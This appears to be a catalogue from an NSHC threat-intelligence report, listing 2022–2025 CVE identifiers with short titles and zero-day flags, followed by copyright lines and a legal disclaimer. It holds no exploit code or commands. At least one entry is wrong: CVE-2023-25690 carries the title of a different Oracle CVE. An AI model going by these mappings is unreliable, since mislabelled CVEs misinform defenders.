- CVE-2022-47986 IBM Aspera Faspex 4.4.2 Patch Level 1 and earlier could allow a remote attacker to execute arbitrary code on the system
- CVE-2022-48323 Sunlogin Sunflower Simplified is vulnerable to unauthenticated attacker can execute arbitrary programs
- CVE-2023-0266 A use after free vulnerability exists in the ALSA PCM package **(Zero Day)**
- CVE-2023-0669 Fortra GoAnywhere MFT suffers from a pre-authentication command injection vulnerability
- CVE-2023-1389 Unauthenticated Command Injection in TP-Link Archer AX21 (AX1800) **(Zero Day)**
- CVE-2023-2359 The Slider Revolution WordPress plugin Remote Code Execution Vulnerability
- CVE-2023-2868 Barracuda Email Security Gateway Appliance (ESG) Vulnerability **(Zero Day)**
- CVE-2023-2982 WordPress Social Login and Register (Discord, Google, Twitter, LinkedIn) <= 7.6.4 - Authentication Bypass
- CVE-2023-3079 Google Chromium V8 Type Confusion Vulnerability
- CVE-2023-3308 whaleal IceFrog 1.1.8 Aviator Template Engine deserialization
- CVE-2023-3368 Chamilo LMS Command Execution Vulnerability
- CVE-2023-3169 tagDiv Composer < 4.2 - Unauthenticated Stored XSS
- CVE-2023-3420 Google Chromium V8 Type Confusion Vulnerability
- CVE-2023-3466 Reflected Cross-Site Scripting (XSS) **(Zero Day)**
- CVE-2023-3467 Privilege Escalation to root administrator (nsroot) **(Zero Day)**
- CVE-2023-3519 Citrix NetScaler ADC and NetScaler Gateway Unauthenticated remote code execution **(Zero Day)**
- CVE-2023-3852 OpenRapid RapidCMS Arbitrary File Upload Vulnerability
- CVE-2023-4166 Tongda OA SQL Injection Vulnerability
- CVE-2023-4911 glibc: buffer overflow in ld.so leading to privilege escalation

NSHC©2025 All rights reserved.

- CVE-2023-4966 Multiple vulnerabilities have been discovered in NetScaler ADC (formerly Citrix ADC) and NetScaler Gateway (formerly Citrix Gateway)
- CVE-2023-5631 cross-site scripting (XSS) vulnerability in handling of SVG in HTML messages **(Zero Day)**
- CVE-2023-6000 Unauthenticated Stored XSS
- CVE-2023-7102 Spreadsheet::ParseExcel Remote Code Execution (RCE) Vulnerability **(Zero Day)**
- CVE-2023-20118 Cisco Small Business RV Series Routers Command Injection Vulnerability
- CVE-2023-20198 Cisco IOS XE Web UI Privilege Escalation Vulnerability
- CVE-2023-20269 Cisco Adaptive Security Appliance and Firepower Threat Defense Unauthorized Access Vulnerability
- CVE-2023-20263 Cisco HyperFlex HX Data Platform Open Redirect Vulnerability
- CVE-2023-20273 Cisco IOS XE Web UI Command Injection Vulnerability
- CVE-2023-20867 VMware Tools Authentication Bypass Vulnerability
- CVE-2023-21716 Microsoft Word Remote Code Execution Vulnerability
- CVE-2023-21742 Microsoft SharePoint Server Remote Code Execution Vulnerability
- CVE-2023-21746 Windows NTLM Elevation of Privilege Vulnerability
- CVE-2023-21839 Oracle Weblogic PreAuth Remote Command Execution
- CVE-2023-21932 Oracle Hospitality OPERA 5 Property Services Vulnerability
- CVE-2023-22069 Oracle WebLogic Server Remote Code Execution Vulnerability
- CVE-2023-22515 Atlassian Confluence Data Center and Server Broken Access Control Vulnerability **(Zero Day)**
- CVE-2023-22518 Improper Authorization in Confluence Data Center and Server
- CVE-2023-22524 RCE Vulnerability in Atlassian Companion App for MacOS
- CVE-2023-22527 Atlassian Confluence Data Center and Server Template Injection Vulnerability
- CVE-2023-23295 Multiple Vulnerabilities in Korenix JetWave Series
- CVE-2023-23333 SolarView Compact Command Execution Vulnerability
- CVE-2023-23397 Microsoft Outlook Elevation of Privilege Vulnerability **(Zero Day)**
- CVE-2023-24055 Password Manager Leak Bug
- CVE-2023-24229 DrayTek Vigor2960 Command Execution Vulnerability
- CVE-2023-24489 Citrix Content Collaboration ShareFile Improper Access Control Vulnerability
- CVE-2023-24880 Windows SmartScreen Security Feature Bypass Vulnerability

NSHC©2025 All rights reserved.

- CVE-2023-25157 OGC Filter SQL Injection Vulnerabilities
- CVE-2023-25690 Oracle Hospitality OPERA 5 Property Services Vulnerability
- CVE-2023-25717 RUCKUS AP Web Vulnerability (RCE/CSRF)
- CVE-2023-26360 Adobe ColdFusion Deserialization of Untrusted Data Vulnerability
- CVE-2023-26469 Jorani Path Traversal Vulnerability
- CVE-2023-26801 LB-LINK BL-AC1900_2.0 v1.0.1, LB-LINK BL-WR9000 v2.4.9, LB-LINK BL-X26 v1.2.5, and LB-LINK BL-LTE300 v1.0.8 were discovered to contain a command injection vulnerability via the mac, time1, and time2 parameters at /goform/set_LimitClient_cfg
- CVE-2023-26802 An issue in the component /network_config/nsg_masq.cgi of DCN (Digital China Networks) DCBI-Netlog-LAB v1.0 allows attackers to bypass authentication and execute arbitrary commands via a crafted request
- CVE-2023-27076 Command injection vulnerability found in Tenda G103 v.1.0.0.5 allows attacker to execute arbitrary code via a the language parameter
- CVE-2023-27240 Tenda AX3 V16.03.12.11 Command Injection Vulnerability
- CVE-2023-27350 Remote Code Execution vulnerability **(Zero Day)**
- CVE-2023-27351 User account data vulnerability **(Zero Day)**
- CVE-2023-27524 Apache Superset Insecure Default Initialization of Resource Vulnerability
- CVE-2023-27532 Vulnerability in Veeam Backup & Replication component allows encrypted credentials stored in the configuration database to be obtained **(Zero Day)**
- CVE-2024-27956 WordPress Automatic Plugin <= 3.92.0 is vulnerable to SQL Injection
- CVE-2023-27997 Fortinet FortiOS and FortiProxy SSL-VPN Heap-Based Buffer Overflow Vulnerability
- CVE-2023-28121 An issue in WooCommerce Payments plugin for WordPress (versions 5.6.1 and lower) allows an unauthenticated attacker to send requests on behalf of an elevated user, like administrator
- CVE-2023-28252 Windows Common Log File System Driver Elevation of Privilege Vulnerability **(Zero Day)**
- CVE-2023-28365 UniFi applications backup file Vulnerability
- CVE-2023-28432 MinIO Information Disclosure Vulnerability
- CVE-2023-28434 MinIO Security Feature Bypass Vulnerability
- CVE-2023-28461 Arbitrary File Read Vulnerability in Array AG/vxAG

NSHC©2025 All rights reserved.

- CVE-2023-28771 Zyxel security advisory for OS command injection vulnerability of firewalls
- CVE-2023-29059 3CX DesktopApp through 18.12.416 has embedded malicious code
- CVE-2023-29298 Improper Access Control
- CVE-2023-29300 Deserialization of Untrusted Data
- CVE-2023-29301 Improper Restriction of Excessive Authentication Attempts
- CVE-2023-30799 MikroTik RouterOS Administrator Privilege Escalation Vulnerability
- CVE-2023-32315 Openfire Authentication Bypass / Remote Code Execution
- CVE-2023-32784 KeePass Memory Leakage Vulnerability
- CVE-2023-33009 Zyxel security advisory for multiple buffer overflow vulnerabilities of firewalls
- CVE-2023-33010 Zyxel security advisory for multiple buffer overflow vulnerabilities of firewalls
- CVE-2023-33246 Apache RocketMQ 5.1.0 Arbitrary Code Injection
- CVE-2023-33510 JEECG P3 BIZ Chat Arbitrary File Read Vulnerability
- CVE-2023-34048 VMware vCenter Server Out-of-Bounds Write Vulnerability
- CVE-2023-34362 MOVEit Transfer Critical Vulnerability **(Zero Day)**
- CVE-2023-34598 Gibbon Local File Inclusion (LFI) Vulnerability
- CVE-2023-34960 Chamilo wsConvertPpt component Command Execution Vulnerability
- CVE-2023-35036 MOVEit Transfer Critical Vulnerability **(Zero Day)**
- CVE-2023-35078 Remote Unauthenticated API Access Vulnerability **(Zero Day)**
- CVE-2023-35081 Remote Arbitrary File Write **(Zero Day)**
- CVE-2023-35636 Microsoft Outlook Information Disclosure Vulnerability
- CVE-2023-35843 NocoDB Path Traversal Vulnerability
- CVE-2023-35885 CloudPanel Insecure file manager cookie authentication Vulnerability
- CVE-2023-35708 MOVEit Transfer Critical Vulnerability **(Zero Day)**
- CVE-2023-36025 Microsoft Windows SmartScreen Security Feature Bypass Vulnerability
- CVE-2023-36542 Apache NiFi Potential Code Injection with Properties Referencing Remote Resources
- CVE-2023-36584 Windows Mark of the Web Security Feature Bypass Vulnerability

NSHC©2025 All rights reserved.

- CVE-2023-36802 Microsoft Streaming Service Proxy Elevation of Privilege Vulnerability
- CVE-2023-36844 Juniper Junos OS EX Series PHP External Variable Modification Vulnerability
- CVE-2023-36874 Microsoft Windows Error Reporting Service Privilege Escalation Vulnerability
- CVE-2023-36884 Windows Search Remote Code Execution Vulnerability **(Zero Day)**
- CVE-2023-37580 A cross-site scripting (XSS) vulnerability that was present in the in the Zimbra Classic Web Client has been addressed **(Zero Day)**
- CVE-2023-37582 RocketMQ NameServer component Remote Command Execution Vulnerability
- CVE-2023-38035 Ivanti Sentry Authentication Bypass Vulnerability
- CVE-2023-38180 .NET and Visual Studio Denial of Service Vulnerability **(Zero Day)**
- CVE-2023-38203 Deserialization of Untrusted Data
- CVE-2023-38204 Deserialization of Untrusted Data
- CVE-2023-38205 Improper Access Control
- CVE-2023-38206 Improper Access Control
- CVE-2023-38408 OpenSSH Remote code execution Vulnerability
- CVE-2023-38646 Metabase Remote Code Execution
- CVE-2023-38743 Authenticated RCE vulnerability - ManageEngine ADManager Plus
- CVE-2023-38817 Inspect Element Ltd Echo.ac Privilege Escalation Vulnerability
- CVE-2023-38831 RARLAB WinRAR Code Execution Vulnerability **(Zero Day)**
- CVE-2023-39415 Proself provided by North Grid Corporation contains multiple vulnerabilities
- CVE-2023-40044 Progress WS_FTP Server Deserialization of Untrusted Data Vulnerability
- CVE-2023-41265 Qlik Sense HTTP Tunneling Vulnerability
- CVE-2023-41266 Qlik Sense Path Traversal Vulnerability
- CVE-2023-41892 Craft CMS Remote Code Execution Vulnerability
- CVE-2023-41991 Apple Multiple Products Improper Certificate Validation Vulnerability
- CVE-2023-41992 Apple Multiple Products Kernel Privilege Escalation Vulnerability
- CVE-2023-41993 Apple Multiple Products WebKit Code Execution Vulnerability
- CVE-2023-42657 WS_FTP Server Critical Vulnerability
- CVE-2023-42793 JetBrains TeamCity Authentication Bypass Vulnerability

NSHC©2025 All rights reserved.

- CVE-2023-43478 Telstra Smart Modem Gen 2 Arbitrary File Upload Vulnerability
- CVE-2023-45727 Improper restriction of XML external entity references (XXE) in Proself
- CVE-2023-45797 A Buffer overflow vulnerability in Dreamsecurity MagicLine4NX versions 1.0.0.1 to 1.0.0.26 allows an attacker to remotely execute code
- CVE-2023-46604 The Java OpenWire protocol marshaller is vulnerable to Remote Code Execution
- CVE-2023-46747 BIG-IP Configuration utility unauthenticated remote code execution vulnerability
- CVE-2023-46748 BIG-IP Configuration utility authenticated SQL injection vulnerability
- CVE-2023-47218 QNAP QTS OS Command Injection Vulnerability
- CVE-2023-47246 SysAid Server Path Traversal Vulnerability **(Zero Day)**
- CVE-2023-47272 Roundcube 1.5.x before 1.5.6 and 1.6.x before 1.6.5 allows XSS via a Content-Type or Content-Disposition header
- CVE-2023-47565 QNAP VioStor NVR OS Command Injection Vulnerability
- CVE-2023-46805 Ivanti Connect Secure Unauthenticated Remote Code Execution **(Zero Day)**
- CVE-2023-48365 HTTP Tunneling vulnerability in Qlik Sense Enterprise for Windows
- CVE-2023-48788 Fortinet FortiClient EMS SQL Injection Vulnerability
- CVE-2023-49103 ownCloud graphapi Information Disclosure Vulnerability
- CVE-2023-49897 FXC AE1021, AE1021PE OS Command Injection Vulnerability
- CVE-2023-50386 Apache Solr Backup/Restore APIs allow for deployment of executables in malicious ConfigSets
- CVE-2024-0012 Palo Alto Networks PAN-OS Management Interface Authentication Bypass Vulnerability
- CVE-2024-0778 Uniview ISC 2500-S up to 20210930 VM.php setNatConfig natAddress/natPort/natServerPort os command injection
- CVE-2024-1708 Improper limitation of a pathname to a restricted directory (“path traversal”)
- CVE-2024-1709 Authentication bypass using an alternate path or channel
- CVE-2024-1800 Progress Telerik Report Server Insecure Deserialization Vulnerability

NSHC©2025 All rights reserved.

- CVE-2024-1853 Zemana AntiLogger v2.74.204.664 Arbitrary Process Termination Vulnerability
- CVE-2024-2848 Wordpress Responsive theme: arbitrary HTML content injection
- CVE-2024-3094 xz: malicious code in distributed source
- CVE-2024-3272 D-Link Multiple NAS Devices Use of Hard-Coded Credentials Vulnerability
- CVE-2024-3273 D-Link Multiple NAS Devices Command Injection Vulnerability
- CVE-2024-3400 Palo Alto Networks PAN-OS Command Injection Vulnerability **(Zero Day)**
- CVE-2024-3721 OS command injection vulnerability in TBK DVR devices via /device.rsp
- CVE-2024-4358 Progress Telerik Report Server Authentication Bypass by Spoofing Vulnerability
- CVE-2024-4577 PHP-CGI OS Command Injection Vulnerability
- CVE-2024-4671 Google Chromium Visuals Use-After-Free Vulnerability
- CVE-2024-4947 Google Chromium V8 Type Confusion Vulnerability **(Zero Day)**
- CVE-2024-4978 Justice AV Solutions (JAVS) Viewer Installer Embedded Malicious Code Vulnerability
- CVE-2024-5217 ServiceNow Incomplete List of Disallowed Inputs Vulnerability
- CVE-2024-5274 Google Chromium V8 Type Confusion Vulnerability
- CVE-2024-6387 openssh: regreSSHion - race condition in SSH allows RCE/DoS
- CVE-2024-7014 Telegram for Android EvilVideo Vulnerability
- CVE-2024-7029 AVTECH IP camera Command Injection Vulnerability **(Zero Day)**
- CVE-2024-7214 OS command injection vulnerability in TOTOLINK LR350 setWanCfg handler
- CVE-2024-7262 Kingsoft WPS Office Path Traversal Vulnerability
- CVE-2024-7263 Kingsoft WPS Office Path Traversal Vulnerability
- CVE-2024-7971 Google Chromium V8 Type Confusion Vulnerability **(Zero Day)**
- CVE-2024-8190 Ivanti Cloud Services Appliance OS Command Injection Vulnerability
- CVE-2024-8956 PTZOptics PT30X-SDI/NDI Cameras Authentication Bypass Vulnerability **(Zero Day)**
- CVE-2024-8957 PTZOptics PT30X-SDI/NDI Cameras OS Command Injection Vulnerability **(Zero Day)**
- CVE-2024-8963 Ivanti Cloud Services Appliance (CSA) Path Traversal Vulnerability

NSHC©2025 All rights reserved.

- CVE-2024-9379 Ivanti Cloud Services Appliance (CSA) SQL Injection Vulnerability
- CVE-2024-9380 Ivanti Cloud Services Appliance (CSA) OS Command Injection Vulnerability
- CVE-2024-9474 Palo Alto Networks PAN-OS Management Interface OS Command Injection Vulnerability
- CVE-2024-9680 Mozilla Firefox Remote Code Execution vulnerability
- CVE-2024-12856 Four-Faith Industrial Router Authenticated Command Injection Vulnerability **(Zero Day)**
- CVE-2024-20353 Cisco ASA and FTD Denial of Service Vulnerability **(Zero Day)**
- CVE-2024-20359 Cisco ASA and FTD Privilege Escalation Vulnerability **(Zero Day)**
- CVE-2024-20399 Cisco NX-OS Command Injection Vulnerability
- CVE-2024-20720 Adobe Commerce versions 2.4.6-p3, 2.4.5-p5, 2.4.4-p6 and earlier are affected by an Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') vulnerability that could lead in arbitrary code execution by an attacker. Exploitation of this issue does not require user interaction
- CVE-2024-21338 Windows Kernel Elevation of Privilege Vulnerability **(Zero Day)**
- CVE-2024-21410 Microsoft Exchange Server Elevation of Privilege Vulnerability
- CVE-2024-21412 Internet Shortcut Files Security Feature Bypass Vulnerability **(Zero Day)**
- CVE-2024-21413 Microsoft Outlook Remote Code Execution Vulnerability
- CVE-2024-21762 Fortinet FortiOS Out-of-Bound Write Vulnerability
- CVE-2024-21887 Ivanti Connect Secure and Policy Secure Command Injection Vulnerability **(Zero Day)**
- CVE-2024-21888 Privilege Escalation for Ivanti Connect Secure and Ivanti Policy Secure **(Zero Day)**
- CVE-2024-21893 Ivanti Connect Secure, Policy Secure, and Neurons Server-Side Request Forgery (SSRF) Vulnerability **(Zero Day)**
- CVE-2024-22024 (XXE) for Ivanti Connect Secure and Ivanti Policy Secure **(Zero Day)**
- CVE-2024-23113 Fortinet Multiple Products Format String Vulnerability
- CVE-2024-23334 aiohttp.web.static(follow_symlinks=True) is vulnerable to directory traversal
- CVE-2024-23692 Rejetto HTTP File Server Improper Neutralization of Special Elements Used in a Template Engine Vulnerability

NSHC©2025 All rights reserved.

- CVE-2024-23897 Arbitrary file read vulnerability through the CLI can lead to RCE
- CVE-2024-24919 Check Point Quantum Security Gateways Information Disclosure Vulnerability
- CVE-2024-25852 Linksys RE7000 command injection vulnerability
- CVE-2024-26169 Microsoft Windows Error Reporting Service Improper Privilege Management Vulnerability **(Zero Day)**
- CVE-2024-26229 Windows CSC Service Elevation of Privilege Vulnerability
- CVE-2024-27198 Authentication bypass allowing to perform admin actions was possible
- CVE-2024-27199 Path traversal allowing to perform limited admin actions was possible
- CVE-2024-28253 SpEL Injection in PUT /api/v1/policies
- CVE-2024-28254 SpEL Injection in `GET /api/v1/events/subscriptions/validation/condition/<expr>`
- CVE-2024-28255 Authentication Bypass
- CVE-2024-28847 SpEL Injection in `PUT /api/v1/events/subscriptions`
- CVE-2024-28848 SpEL Injection in `GET /api/v1/policies/validation/condition/<expr>`
- CVE-2024-29269 Telesquare TLR-2005KSH Unauthorized Remote Command Execution Vulnerability
- CVE-2024-29973 Zyxel NAS326 and NAS542 devices Command Execution Vulnerability
- CVE-2024-30088 Microsoft Windows Kernel TOCTOU Race Condition Vulnerability
- CVE-2024-32113 Apache OFBiz Path Traversal Vulnerability
- CVE-2024-34102 Adobe Commerce and Magento Open Source Improper Restriction of XML External Entity Reference (XXE) Vulnerability
- CVE-2024-36401 OSGeo GeoServer GeoTools Eval Injection Vulnerability
- CVE-2024-37085 VMware ESXi Authentication Bypass Vulnerability
- CVE-2024-38094 Microsoft SharePoint Deserialization Vulnerability
- CVE-2024-38106 Microsoft Windows Kernel Privilege Escalation Vulnerability **(Zero Day)**
- CVE-2024-38112 Microsoft Windows MSHTML Platform Spoofing Vulnerability **(Zero Day)**
- CVE-2024-38178 Microsoft Windows Scripting Engine Memory Corruption Vulnerability **(Zero-Day)**

NSHC©2025 All rights reserved.

- CVE-2024-38213 Microsoft Windows SmartScreen Security Feature Bypass Vulnerability
- CVE-2024-38474 Alternate encoding flaw in mod_rewrite leading to unintended script exposure
- CVE-2024-38476 Header parsing flaw in Apache HTTP Server enabling SSRF and information leak
- CVE-2024-39717 Versa Director Dangerous File Type Upload Vulnerability **(Zero Day)**
- CVE-2024-40521 SeaCMS Remote Code Execution Vulnerability
- CVE-2024-40711 Veeam Backup and Replication Deserialization Vulnerability
- CVE-2024-40766 SonicWall SonicOS Improper Access Control Vulnerability
- CVE-2024-41710 Mitel SIP Phones Argument Injection Vulnerability
- CVE-2024-43451 Microsoft Windows NTLMv2 Hash Disclosure Spoofing Vulnerability **(Zero Day)**
- CVE-2024-43572 Microsoft Windows Management Console Remote Code Execution Vulnerability
- CVE-2024-47575 Fortinet FortiManager Missing Authentication Vulnerability **(Zero Day)**
- CVE-2024-49039 Microsoft Windows Task Scheduler Privilege Escalation Vulnerability
- CVE-2024-49112 Windows Lightweight Directory Access Protocol (LDAP) Remote Code Execution Vulnerability
- CVE-2024-49113 Windows Lightweight Directory Access Protocol (LDAP) Denial of Service Vulnerability
- CVE-2024-50623 Cleo Multiple Products Unrestricted File Upload Vulnerability
- CVE-2024-55591 Fortinet FortiOS and FortiProxy Authentication Bypass Vulnerability
- CVE-2024-55956 Cleo Multiple Products Unauthenticated File Upload Vulnerability
- CVE-2024-57726 SimpleHelp Privilege Escalation Vulnerability
- CVE-2024-57727 SimpleHelp Path Traversal Vulnerability
- CVE-2024-57728 SimpleHelp Arbitrary Code Execution Vulnerability
- CVE-2024-57968 Advantive VeraCore Unrestricted File Upload Vulnerability **(Zero Day)**
- CVE-2025-0108 Palo Alto Networks PAN-OS Authentication Bypass Vulnerability

NSHC©2025 All rights reserved.

- CVE-2025-0282 Ivanti Connect Secure, Policy Secure, and ZTA Gateways Stack-Based Buffer Overflow Vulnerability **(Zero Day)**
- CVE-2025-0283 Ivanti Connect Secure, Policy Secure, and ZTA Gateways Privilege Escalation Vulnerability
- CVE-2025-0411 7-Zip Mark of the Web Bypass Vulnerability **(Zero Day)**
- CVE-2025-0994 Trimble Cityworks Deserialization Vulnerability
- CVE-2025-1316 Edimax IC-7100 IP Camera OS Command Injection Vulnerability
- CVE-2025-21590 Juniper Junos OS Improper Isolation or Compartmentalization Vulnerability
- CVE-2025-24813 Apache Tomcat Path Equivalence Vulnerability
- CVE-2025-25181 Advantive VeraCore SQL Injection Vulnerability **(Zero Day)**

NSHC©2025 All rights reserved.

LEGAL DISCLAIMER

NSHC (NSHC Pte. Ltd.) takes no responsibility for any incorrect information supplied to us by manufacturers or users. Quantitative market information is based primarily on interviews and therefore is subject to fluctuations. NSHC Research services are limited publications containing valuable market information provided to a selected group of customers. Our customers acknowledge, when ordering or downloading our publications

NSHC Research Services are for customers' internal use and not for general publication or disclosure to third parties. No part of this Research Service may be given, lent, resold, or disclosed to noncustomers without written permission. Furthermore, no part may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, electronic, mechanical, photocopying, recording or otherwise, without the permission of the publisher.

For information regarding permission, contact us. **service@nshc.net**

This document contains information that is the intellectual property of NSHC Inc. and Red Alert team only. This document is received in confidence and its contents cannot be disclosed or copied without the prior written consent of NSHC. Nothing in this document constitutes a guaranty, warranty, or license, expressed or implied.

NSHC.

NSHC disclaims all liability for all such guaranties, warranties, and licenses, including but not limited to: Fitness for a particular purpose; merchantability; non-infringement of intellectual property or other rights of any third party or of NSHC.

NSHC©2025 All rights reserved.